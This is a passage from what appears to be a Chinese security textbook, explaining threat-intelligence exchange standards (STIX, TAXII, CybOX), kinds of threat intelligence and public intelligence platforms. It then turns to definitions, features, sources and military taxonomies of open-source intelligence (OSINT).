结构化威胁信息表达式（Structured Threat Information eXpression，STIX) 提供了基于标准 XML 的语法描述威胁情报的细节和威胁内容的方法。它支持使用 CybOX 格式去描述大部分其语法本身就能描述的内容，当然，它还支持其他格式。标准化将使安全研究人员交换威胁情报的效率和准确率大大提升，大大减少沟通中的误解，还能自动化处理某些威胁情报。实践证明，STIX 规范可以描述威胁情报中多方面的特征，包括威胁因素，威胁活动，安全事故等。它极大程度利用 DHS 规范来指定各个 STIX 实体中包含的数据项的格式。

指标信息的可信自动化交换（TAXII）

指标信息的可信自动化交换（Trusted Automated eXchange of Indicator Information，TAXII) 提供安全的传输和威胁情报信息的交换。TAXII 不只能传输 TAXII 格式的数据，实际上它还支持多种格式传输数据。当前的通常做法是用其来传输数据，用 STIX 来作情报描述。TAXII 在标准化服务和信息交换的条款中定义了交换协议，可以支持多种共享模型，包括 hub-and-spoke，peer-to-peer，subscription。它在提供了安全传输的同时，还无需考虑拓朴结构、信任问题、授权管理等策略，留给更高级别的协议和约定去考虑。

网络可观察表达式（CybOX）

网络可观察表达式（Cyber Observable eXpression，CybOX) 规范定义了一个表征计算机可观察对象与网络动态和实体的方法。可观察对象包括文件，HTTP 会话，X509 证书，系统配置项等。这个规范提供了一套标准且支持扩展的语法，用来描述所有我们可以从计算系统和操作上观察到的内容。在某些情况下，可观察的对象可以作为判断威胁的指标，比如 Windows 的 RegistryKey。这种可观察对象由于具有某个特定值，往往作为判断威胁存在与否的指标。

信息安全技术网络安全威胁信息格式规范

标准从可观测数据、攻击指标、安全事件、攻击活动、威胁主体、攻击目标、攻击方法、应对措施等八个组件进行描述，并将这些组件划分为对象、方法和事件三个域，最终构建出一个完整的网络安全威胁信息表达模型。其中：

> 威胁主体和攻击目标构成攻击者与受害者的关系，归为对象域；
>
> 攻击活动、安全事件、攻击指标和可观测数据则构成了完整的攻击事件流程，归为事件域；即有特定的经济或政治目的、对信息系统进行渗透入侵，实现攻击活动、造成安全事件；而防御方则使用网络中可以观测或测量到的数据或事件作为攻击指标，识别出特定攻击方法；
>
> 在攻击事件中，攻击方所使用的方法、技术和过程（TTP）构成攻击方法，而防御方所采取的防护、检测、响应、回复等行动构成了应对措施；二者一起归为方法域。

其它规范


如今，我们谈论更多的是 STIX，TAXII，CybOX 这三个标准，其余的还有 CPE、CCE、CCSS、CWE、CAPEC、MAEC、OVAL 等等规范。所有这些标准规范的目标都是覆盖更全面的安全通信领域，并使之成为一种标准化的东西。到目前为止没有一个相关标准在国际上通用，但是其标准的制定推动威胁情报的发展，也希望我国发布的标准能尽快成为国内通用的规范。

8.1.5 四、威胁情报分类：

在这里，引用绿盟科技博客中各个安全情报厂商的情报平台白皮书的关键词。可以看到如下三级大词，其中信息为出现最多的大词。

- 一级大词：信息
- 二级大词：情报、关联、域名、IP 和文件
- 三级大词：查询、恶意和威胁

对于威胁情报的分类，无论是国内国外，业界也有众多定义，最为广泛传播是 Gartner 定义的，按照使用场景进行分类：以自动化检测分析为主的战术级情报、以安全响应分析为目的的运营级情报，以及指导整体安全投资策略的战略级情报。关于分类，在这里简单介绍企业间通用的几个大类，后面会有文章单独介绍从白帽子的角度，威胁情报可以有哪些类型。



1. 运营级情报

运营级情报是给安全分析师或者说安全事件响应人员使用的，目的是对已知的重要安全事件做分析（报警确认、攻击影响范围、攻击链以及攻击目的、技战术方法等）或者利用已知的攻击者技战术手法主动的查找攻击相关线索。在运营级情报中，有最为常用的四种情报分类：基础情报、威胁对象情报、IOC 情报和事件情报。

1.1 基础情报

简而言之，基础情报就是这个网络对象（IP/Domain/email/SSL/文件）是什么，谁在使用它。具体到基础数据则包含开放端口/服务、WHOIS/ASN、HASH、地理位置信息等。

1.2 威胁对象情报

威胁对象情报，相对于比较容易理解。此类情报指的是提供和威胁相关的对象信息，比如说 IP 地址、域名等等，简单地说，就是提供犯罪分子的犯罪证据和记录。

1.3 IOC 情报

Indicator of compromise，意为威胁指示器，通常指的是在检测或取证中，具有高置信度的威胁对象或特征信息。

1.4 事件情报

事件情报则是综合各种信息，结合相关描述，告诉运营者外部威胁概况和安全事件详情，进而让安全运营者对当前安全事件进行针对性防护。

2. 战术级情报

战术情报的作用主要是发现威胁事件以及对报警确认或优先级排序。常见的失陷检测情报（CnC 情报，即攻击者控制被害主机所使用的远程命令与控制服务器情报）、IP 情报就属于这个范畴，它们都是可机读的情报，可以直接被设备使用，自动化的完成上述的安全工作。

3. 战略级情报

战略层面的威胁情报是给组织的安全管理者使用的，比如 CSO。它能够帮助决策者把握当前的安全态势，在安全决策上更加有理有据。包括了什么样的组织会进行攻击，攻击可能造成的危害有哪些，攻击者的战术能力和掌控的资源情况等，当然也会包括具体的攻击实例。

8.1.6 五、要点

情报不是越多越好，适合的情报才是实用的。

威胁数据和威胁信息有很多，准确无误的才能称作为威胁情报。数据是对客观事物的数量、属性、位置及其相互关系的抽象表示。信息是具有时效性的、有一定含义的、有逻辑的，有价值的数据集合。情报是运用相关知识对大量信息进行分析后产出的分析结果，可以用于判断发展现状与趋势，并可进一步得出机遇和威胁，提供决策服务。

1、情报的艺术

Accuracy(准确性)：是否足够详细和可靠。

威胁情报的作用是为安全团队提供相关信息并指导决策，如果情报不准确，不但没有产生价值，反而会对组织的安全决策会造成负面影响。举例：前段时间华住酒店集团数据泄露并且售卖一事，紫豹科技第一时间发现了该动向，随后警方介入调查，并成功在数据未成功售出之前抓捕嫌疑人。这里面，情报来源准确，才能促使威胁活动迅速结束蔓延。

Relevance(相关性)：是否可适用于组织的业务或行业。

威胁情报种类杂，应用场景复杂，不同的情报可能位于攻击链的不同阶段，不同的场景侧重的是不同的攻击者，不是所有的信息都是适用的，相关性较弱的情报会导致分析人员的繁重任务，并且会导致其他有效情报的时效性失效。比如说，根据情报消息显示，有黑客要对医药企业进行大面积攻击，以获取药品研发数据来谋取利益。金融企业听闻有黑客要大面积入侵并不知晓只是针对医药企业之后，立马投入大量人力物力去研究分析情报，后来发现与自己毫无联系。在获取情报之后，首先要了解针对行业或者业务范围，盲目的去做不必要的事情，导致的是大量的损失，且耽搁了其余相关情报的分析。

Timeliness(时效性)：在利用前先判定情报是否已经失效。

威胁情报是信息的集合，凡是信息，都具有时效性。往往情报的有效时间会很短，攻击者会为了隐藏自己的踪迹不断的更换一些特征信息，比如说 IP 地址、手法等等。比如，某企业服务器一直被大量的 cc 攻击，调取服务器日志，并且成功溯源到 IP 之后，企业发现无损失并未做处理。等企业发现有机密信息被窃取后再去处理，发现追踪到的 IP 已经无效，这就错过了情报的最佳时期。

2、情报的特点

- 多：威胁情报数据来源多，范围广。每天产生的情报数据可能就足够让分析人员疲惫不堪。所以找到有效的需要一个快速的处理过程。
- 杂：威胁情报种类繁琐杂乱，应用场景复杂，不同的情报可能位于攻击过程的不同阶段，不同的场景侧重的也可能是不同的攻击者。
- 快：互联网时代，信息产生速度快，相对于威胁情报更新快，如果没有合适的自动处理模型，会导致前两个问题，这就需要企业拥有快速处理情报的能力。

3、情报的分析

分析威胁时，我们可以从这样的角度去分析：

- 发生哪种攻击行为并且最坏的结果是什么?
- 如何预知和检测攻击行为?
- 如何识别与区分这些攻击行为?
- 如何防御这些攻击行为?
- 谁组织了攻击行为?
- 想达到什么样的目的?
- 用 TTP 三要素来衡量，能力是什么?
- 他们最可能针对什么进行攻击?
- 过去他们的攻击行为有哪些?

通过分析，可以更明确威胁活动的发生与经过，并及时进行调整防御策略，进行事件响应。

8.1.7 五、威胁情报平台

1、微步在线

URL：https://x.threatbook.cn

中国首家专业的威胁情报公司。它是国内第一个综合性的威胁分析平台，秉承公开、免费、自由注册的原则，为全球的安全分析人员提供了一个便利的一站式威胁分析平台，用来进行事件响应过程的工作，包括：事件确认、危险程度和影响分析、关联及溯源分析等。主要特征：自由公开的服务、多引擎文件检测、行为沙箱、集成互联网基础数据、集成开源情报信息、关联分析、机器学习、可视化分析。

特点：基于海量网络基础数据生产威胁情报，具有覆盖度高、可执行力强、专业性强、准确度高、可扩展性强等优势。

2、IBM X-Force Exchange

URL：https://exchange.xforce.ibmcloud.com

IBM X-Force Exchange 是一款基于云的威胁情报共享平台，支持使用、共享威胁情报并采取行动。它支持快速搜索全球最新安全威胁，汇总可操作情报、向专家咨询并与同行进行合作。IBM X-Force Exchange 由人员和机器生成的情报支持，可利用 IBM X-Force 的规模来帮助用户在新兴威胁面前保持领先地位。

3、360 威胁情报中心

URL：https://ti.360.net

360 Alpha 威胁分析平台，是 360 企业安全为安全分析师提供一站式分析工具，具备完备的威胁情报和互联网基础数据，在数据覆盖度、信息种类、数据的时间/空间跨度都具备较大优势。

4、RedQueen 安全智能服务平台

URL：https://redqueen.tj-un.com/IntelHome.html


天际友盟的情报应用解决方案已在国内多家政府机构，以及金融、互联网、通信、能源等行业的多家龙头企业得到实践，有用综合应用多项业内领先的情报应用技术。主要特征：安全情报、漏洞情报、最新资讯、威胁溯源、自由公开的服务、集成互联网基础数据、集成开源情报信息、关联分析、机器学习、可视化分析。

5、AlienVault

URL：https://otx.alienvault.com

https://www.threatcrowd.org

它递送社区产生的威胁数据，能够协作各个来源的威胁数据，自动更新你的安全基础设施。其收购了 threatcrowd，拥有 IP、域名、文件、邮件等情报。主要特征：垃圾页面、钓鱼网页、恶意软件和间谍软件、匿名代理攻击和 P2P 网络、暗网 IP、管理僵尸网络的 C&C 服务器、域名、IP 地址、邮件地址、文件哈希、杀软检测。



8.1.8 六、本节总结

威胁情报标准的制定带来了重大意义。有了通用模型做参考，业内对网络安全威胁信息的描述就可以达到一致，进而提升威胁信息共享的效率和整体的网络威胁态势感知能力。

威胁情报为安全团队提供了及时识别和应对攻击的能力，提供了快速提高运营效率的手段。情报是可供决策的信息，实用化的威胁情报为安全决策提供了有价值的信息，获得实用化情报固然重要，但一个高水平的安全团队对于利用好这些情报，作出正确的决策是更重要的。威胁情报的出现，让企业拥有了快速应对和响应安全事件的能力。情报即为信息，信息不一定是情报。把握好情报的利用，会对企业的业务与行业安全产生极大的推进作用。

威胁情报的出现和利用，使得防御者能比攻击者更快地找到反击措施，并且使攻击者的入侵成本将会急剧上升。总而言之，威胁情报的价值很多，但相关性才是最有价值的。

8.2 公开资源情报计划——OSINT

8.2.1 前言

公开资源情报计划（Open source intelligence ），简称 OSINT，是美国中央情报局（CIA）的一种情报搜集手段，从各种公开的信息资源中寻找和获取有价值的情报。通常在实施攻击之前，公开资源情报计划（OSINT）是我们收集信息的首选技术。在本文中，我们围绕 OSINT 的定义、开源工具、搜集、来源等方面进行详细介绍。‘‘不一定只有保密信息才有价值。” ——-中央情报局

一、定义

目前，对于公开源情报的理解不尽相同，还存在着多方的解释，本文主要列举出几个权威机构给出的各有侧重的定义。

1. OSS 研究院

> 公开源情报是指为特定用户解决某一问题而从报纸、书籍、学术和技术刊物、政府公报、广播、电视和互联网等公开的多语种（Multilingual Sources）与多媒介（Multime-dia Sources）渠道，以合法且合乎道德伦理的手段获取的信息，并对这些信息加工处理后得到的情报。它伴随着整个隐秘的国家情报流程，包括：需求分析、搜集管理、来源验证、多源融合以及报告陈述等环节。

OSS，全称 Open Source Solutions Academy。其定义可见在情报流程中，私密源和公开源是相结合的，开源情报有助于全源情报产品的生产，特别强调运用符合法律约束和道德伦理的信息获取方式。因此，相对于人力情报或信号情报，开源情报的信息搜集不需要私密的手段，但是必须建立在版权授予和商业需求的基础上。

2. 美国国会

2006 财年在其通过的《国防授权法案》（National Defense Authorization，Act）中明确提出概念：

> 开源情报是指，为了响应特定的情报需求，通过搜集和利用公开可得信息而进行情报生产，并及时地分发给适当的受众群体.

在美国陆军野战条例第 FM2-0 号《情报》的 ‘‘陆军情报流程’’ 一节中，也有类似于美国国会的定义。美国国会的定义展现出开源情报的本质，是一种由公众公开的信息，但是在情报流程各阶段的作用下，这些信息能被转化成情报用于应对目标用户所提出的特定需要。开源情报的主要特征如利用公众资源、信息处理和最终情报产品发布的必要性也在这个定义中得以阐明。

3. 北约组织

北约在《公开源情报手册》中的定义为：

> 开源情报是为了响应而进行的谨慎细致的信息发现（Discovery）、鉴别（Discrimination）、浓缩（Distillation）、分发（Dissemination）。也就是说，将广泛多样的公开来源信息运用到情报论证分析过程中，从而产生情报。

相较于美国国会的定义，北约组织将开源情报的地位提升到情报科目的水准，并将其看作基本置于其他情报科目之下，见下图。然而，两种定义也存在着相似之处，即面向特定的情报用户以及整个工作流程的循环往复。

4. 其他定义

开源情报是一个情报门类，美国法典在其第 50 卷《战争和国防》将开源情报定义为：

面向一定的用户群体，以获取情报为目的，从公开各类型信息中及时采集、分析和分发情报。

美国国防部（Department of Defense，DOD）和中央情报局（Central Intelligence Agency，CIA）也曾给出过关于开源情报的解释：‘‘广大公众都可以获得的具有潜在情报价值的信息’’；‘‘公开情报是指从外国媒体广播、出版物和商业数据库中搜集公开信息，并对这些信息进行处理后所获取的情报’’。曾任李克农秘书的罗青长在《情报学概论》中指出，开源情报是指：‘‘为满足情报工作的需要，通过公开途径，从公开的资料或消息中搜集和使用的情报。”

由上可以看出，尽管细节描述各不相同，但是各机构对开源情报的定义，从根本上是一致的。基本包括以下几个方面：一是特定的服务对象；二是获取情报目的性非常强；三是来源范围明确为公开来源；四是确立了‘‘采集－分析－分发’’完整的情报活动过程。

8.2.2 二、开源情报特点

随着互联网、媒体等公开来源的信息成几何级数增长。较之传统情报，开源情报更加全面综合且系统化，更能够显示变化的趋势和规律，网络时代的到来使情报源变得复杂、巨大。开源情报收集一般通过监控、数据挖掘和研究来完成，并贯穿于人力情报、地理空间情报、信号情报、技术情报等之中。

特点	开源情报	秘密情报
获得方式	公开	隐蔽
成本	低	高
风险	低	高
可靠性	未知	明确
存在关系	独立性强	依赖性强
组织性	无	有
强制性	低	高
性质	公开	秘密

开源情报具有以下几个特点：

一是低成本，尤其是在动用传统人力等情报能力无能为力的情况下，运用开源可以为情报分析人员提供有益的启示或向导，支持决策者或指挥员计划活动，也为人力情报、信号情报等其他类型情报提供了一个有力的补充。

二是低风险，开源情报分析人员可远离危险环境展开行动，利用开源情报能解决问题的，就没有必要动用风险性很高的人力情报手段。

三是高收益，美国中央情报局认为，开源数据在最终全源情报产品中占 40%，加拿大安全与情报局局长沃德·埃尔科克（Ward Elcock）先生认为，开源在最终全源产品中的比重占约 80%。

随着科技的快速发展，特别是信息技术与网络技术的快速发展，开源情报的作用正日益显现其重要性。

谁能抓住历史的机遇，深刻理解情报的核心功能并将其融入到科技等变革中去，那么不仅仅是在经济战场上，更重要的是在国家安全战线上，谁就能将占据主动。

8.2.3 三、渠道来源


在互联网之前，开源情报的主要来源是图书、杂志、广播电视电台、新闻媒体以及政府和民间机构公开的信息和数据等。在互联网诞生及逐步发展后，开源情报的情报源一是包含了上述传统情报源的网络化产品；二是以谷歌地球为代表的地理空间情报网站及服务；三是诞生了网络社区这一新型情报对象：社交媒体网站、视频网站、维基百科网、博客、论坛、甚至购物网站。

并且在以往，许多国家的情报组织和情报人员都承认，他们获得情报的大部分来自于公开渠道：报纸、杂志、书籍、公开发行的政府出版物、商业性出版物、产品资料、专利资料、音像资料以及广播、电视等。

> 美国中情局第五任局长艾伦·村勒斯说道：‘‘公开渠道来源的情报是从报纸、书籍，学术和技术刊物、政府公报、无线电广播和电视等方面搜集的。即便是一本小说或者是一个戏剧，也可能包含着关于某个国家的有用情报。’’ 哥伦比亚大学教授罗杰·希尔斯曼对克格勃（全称 ‘‘苏联国家安全委员会’’）从公开渠道搜集西方情报的事实作过深入研究，说道：‘‘关于经济和科技情报，在西方，大部分可以从公开或半公开的来源搞到手。因此，克硌勃完全可以用简单的手段获得所需情报的 75% 到 90%。’’

在 2018 年 ISC 互联网安全大会时情报与网络安全专家、以色列 8200 部队原情报分析主管、Recongate 有限公司副总裁 Roy Zinman 做了主旨为 ‘‘人工智能与开源情报的第三次变革’’ 的分享，他表示，社交媒体上的海量个人数据已成为开源情报的重要来源，而人工智能是数据处理的重要工具。过去，开源情报是整理来源于电台、报纸、政府网站中内容而得到的信息，现在，开源情报还来源于博客、社交媒体和讨论组等。

2008 年 12 月 5 日，《美国陆军战场手册 2-22. 9———---公开源情报》（FMI 2-22. 9 Open Source Intelligence）手册中对众多获取渠道进行了分类，大体上分为以下五大类：



- 学术机构：学术机构是指由政府指导、社会各界支持、自我组织、自我发展的专门从事高科技学术研究与交流活动的非营利性团体，这种团体就叫学术机构。此渠道一般涉及到公开已披露以及公开的正在研发或筹备项目的科技以及研发层面的情报。
- 政府及政府间和非政府组织：在这里，可能对非政府组织较为陌生，并不清楚真正指什么。其实非政府组织，在现实当中还演绎出接近几十种不同称谓，如第三部门、非营利组织、公民社会组织、独立部门、慈善部门、志愿者部门、免税部门、草根组织等等。我国根据特定目的形成的习惯代称是民间组织，虽然表称不一却实质类似或者相同。此类渠道一般涉及到公开政务文件、相关利民措施、军事动向等等已经在官方渠道或者媒体渠道所公开的信息。
- 商业和公共信息服务机构：商业机构即商业性金融机构，是按照现代企业制度改造和组建起来的，以营利为目的的银行和非银行金融机构，它们承担了全部商业性金融业务。在我国，主要包括金融机构和非金融机构，我国银行金融机构主要包括国有独资商业银行、其他商业银行、农村和城市信用合作社。非金融机构包括保险公司、信托投资公司、证券公司、财务公司、金融租赁公司等。此类渠道一般包含了相关金融利率、汇率、存息动态、保险条例、业务渠道、金融信息等等。
- 图书馆和研究中心：图书馆，是搜集、整理、收藏图书资料以供人阅览、参考的机构，有保存人类文化遗产、开发信息资源、参与社会教育等职能。研究中心是国家科技创新体系的重要组成部分，以提高自主创新能力、增强产业核心竞争能力和发展后劲为目标的相关机构。图书馆作为国家最大的信息中心，包含了历史以来几乎所有的公开信息，已成为开源情报的重要来源渠道。
- 个人和团队：在这里，个人和团体也成为必不可少的情报来源渠道。个人在社会中的职能不同，会产生很多不同的角色，由此产生的信息便各不相同，所带来的信息也是多样化。而团队作为无数个人的整体组织，产生的信息量由个人的多样化偏向于全面化。此类渠道涉及到的情报相当广泛，可以说，个人和团队是以上四种渠道的基本组成。

我们注意到，开源情报来源还可以做如下分类：

- 媒体：报纸、杂志、电台、电视节目、基于计算机的信息。

- 网络社区和用户创造的内容：社交站点、视频分享站点、维基百科、博客、通俗分类。
- 公开数据：政府报告、官方数据、预算、人口统计资料、听证会、立法辩论、新闻发布会、演讲、海洋和航空的安全警告、环境影响图片、合同签订。
- 观察和报告：利用业余观察家们的成果，如某些人通过对谷歌地球进行标注、上传某一地区的照片，从而大量借此扩展出了许多有价值的情报信息。
- 专家和学者：会议、研讨会、专业组织、学术论文、专家。
- 地理信息数据：地图、地图集、地名录、港口规划、重力数据、航空数据、导航数据、人类分布数据、环境数据、商业影像、激光雷达、超多光谱数据、机载成像、地理名称、地理特征、城市地形、垂直阻塞的数据（VOD）、界标数据、地理空间聚合、空间数据库、web 服务。许多信息都可以利用地理信息系统（GIS）进行整合、分析、聚合的。

8.2.4 四、分类

1、美军：

在分类上，国内外没有统一的标准。由于美国国会以及军方在最早研究 OSINT 的组织，所以通常下，美军将开源情报分为：战略情报、战役情报和战术情报三类。第一类是战略情报。战略情报指国家与国际层面制定政策或军事计划所需要的情报。战略情报行动需要考虑整个国家，考虑数月后、数年后乃至更长远未来。主要涉及的信息可以分为以下九个方面：

- 人物传记情报：指当前及潜在的重要人物及其背景、人格等。包括：教育与职业经历；个人成就；爱好、习惯；职位、影响力与潜力；业务爱好与价值取向。
- 经济情报：包括：经济战；经济脆弱性；生产制造；经济实力来源。
- 社会情报：主要考察社会、社会中的团体及其构成、组织、目的、习惯与某些个人在社会组织中的作用地位。包括：人口、劳动力；人的文化、物质生活状况；公众观点；教育；宗教；公共健康与福利。
- 交通情报：即关于外国交通系统设施与运作的情报，包括：铁路；高速公路；水路、航道；油气管道；港口；商业海运；航空。
- 电信情报：即关于外国民用、军用固定通信系统设施及运作的情报，包括：无线电；电视；电话；电报；海底电缆；媒体。
- 地理情报：地理是一门描述陆地、海洋、天空以及动植物、人类、工业等分布状况的科学。地理情报则是对可能以某种方式影响军事行动的所有地理因素的评估。包括：描述；自然地貌；人造地貌；各部分名称；形地貌；人及文化地理。需要注意的是，如今此类情报很多的来源是 Google Earth 以及其他卫星地图的造影。
- 武装部队情报：即对外国有组织的地面、海上与空中部队（包括现有的与潜在的）进行的综合研究。包括：一个国家的战略性军事问题，涉及地缘政治、地形、经济、政治及其它因素，以及武器系统运用、各兵种各军种运用与行动、特种作战训练、后勤、编制、军事力量。

- 政治情报：政治情报是关于外国与国内政府政策以及政治运动的情报，包括：政府基本原则、国家政策；政府结构；对外政策；政治组织、政党；举程序；公共秩序与安全；颠覆破坏活动；情报与安全组织；宣传。
- 科学技术情报：即对外国科学技术能力及其通过开发新武器装备而支持其目标的潜力的研究与评估。包括：新式武器装备；导弹与太空；核、生、化；基础科学与应用科学。

第二类是战役情报。战役情报是指战区辖区内的地理资源、地区态势、社会因素、宗教构成、后勤保障等。

第三类是战术情报。战术情报指计划与实施战术行动所需的情报。战术情报行动应当与战场上的军事行动相适应，通常与敌直接接触，需要面对村庄、城镇或当地部族、民众。例如：地理空间信息、气象条件、民众心理、民事基础设施、交通网络、影像系统等。

2、知远所：

知远所是一家独立的战略和防务研究机构。研究所立足于防务动态和学术热点的追踪分析，着眼于长远性、战略性问题的深入研究，并为国家有关机构及决策者提供独立、客观的战略与政策建议。我在研究开源情报的时候，发现知远所有过如下分类：

- 征候和预警情报：征候和预警情报，也可以成为评估情报，通常是根据公开信息对国外进行综合军事能力、经济水平、民众因素、气候方面等等进行综合评估，而产生的预警情报信息。
- 现实情报：现实情报，顾名思义，结合现实情况（包括新闻资讯、公开声明、在网络中也包括了社交网络动态等等），通过一些实时的信息来综合考虑而产生的情报。
- 常规军事情报：这里与美军划分的三类情报类似，一般指军备基础、建设设施等基础信息的情报。
- 目标情报：军事打击对象物的情况和资料。是作战行动决策和选择打击方式方法的重要依据。按目标性质，分为军用目标情报和民用目标情报；按应用范围，分为战略目标情报、战役目标情报和战术目标情报；按国际法，分为允许打击目标情报和禁止打击目标情报。内容主要包括目标的精确位置、使用性质、价值作用、规模大小、构制材料、外部特征、内部结构、要害部位、防护措施、周围环境、地形地貌、气象水文等。
- 科技情报：当前，科技情报发展进入了新时代。科技情报的地位、影响、未来的发展模式都在发生着深刻的变化。科技情报对国家经济安全、国家军事安全、国家技术安全的支撑作用不断加大；与此同时，各国的科技情报获取与反情报获取的博弈也在加强。在美国《国家安全战略》中，将科技情报的用途进行强调：监测并破坏大规模毁灭性武器；基于来源监测和遏制生物恐怖；反网络犯罪；阻止和扰乱恶意的网络行为者；信息共享和感知；预测全球科技发展趋势。
- 预测性情报：预测性情报，又称为动态情报，具有动态性、预见性和超前性的特点。在取得过去和现在的各种市场情报资料的基础上，经过分析研究，动用科学的方法和手段，对未来动向进行预测而产生的情报。我国目前对此类情报逐步重视，而且此类情报多用于商业领域。

3、结合实际分类

研究显示，人类社会的信息量每两年增长一倍，全球范围内 50% 的人口已接入互联网，34% 的人口活跃在社交媒体上。开源情报（OSINT）的来源已从传统的纸质媒体和电视广播，扩展至深度网络、商业图像、技术数据、灰色文献等等新兴信息源。互联网正在成为继报纸、广播、电视之后的第四大传媒。互联网上信息的最大特点是，内容丰富，传播速度快，不受国家地域局限，人人都是信息的汲取者，也可以成为信息的提供者，而且是不加滤波的信息和真正水平传递的信息，从而成为侦探掘取情报的源泉和矿藏。因此，我在这里把开源情报分类两大类：

- 传统情报：传统情报，可以称为第一代开源情报。主要渠道来源有报纸、杂志、书籍、公开发行的政府出版物、商业性出版物、产品资料、专利资料、音像资料以及广播、电视等。
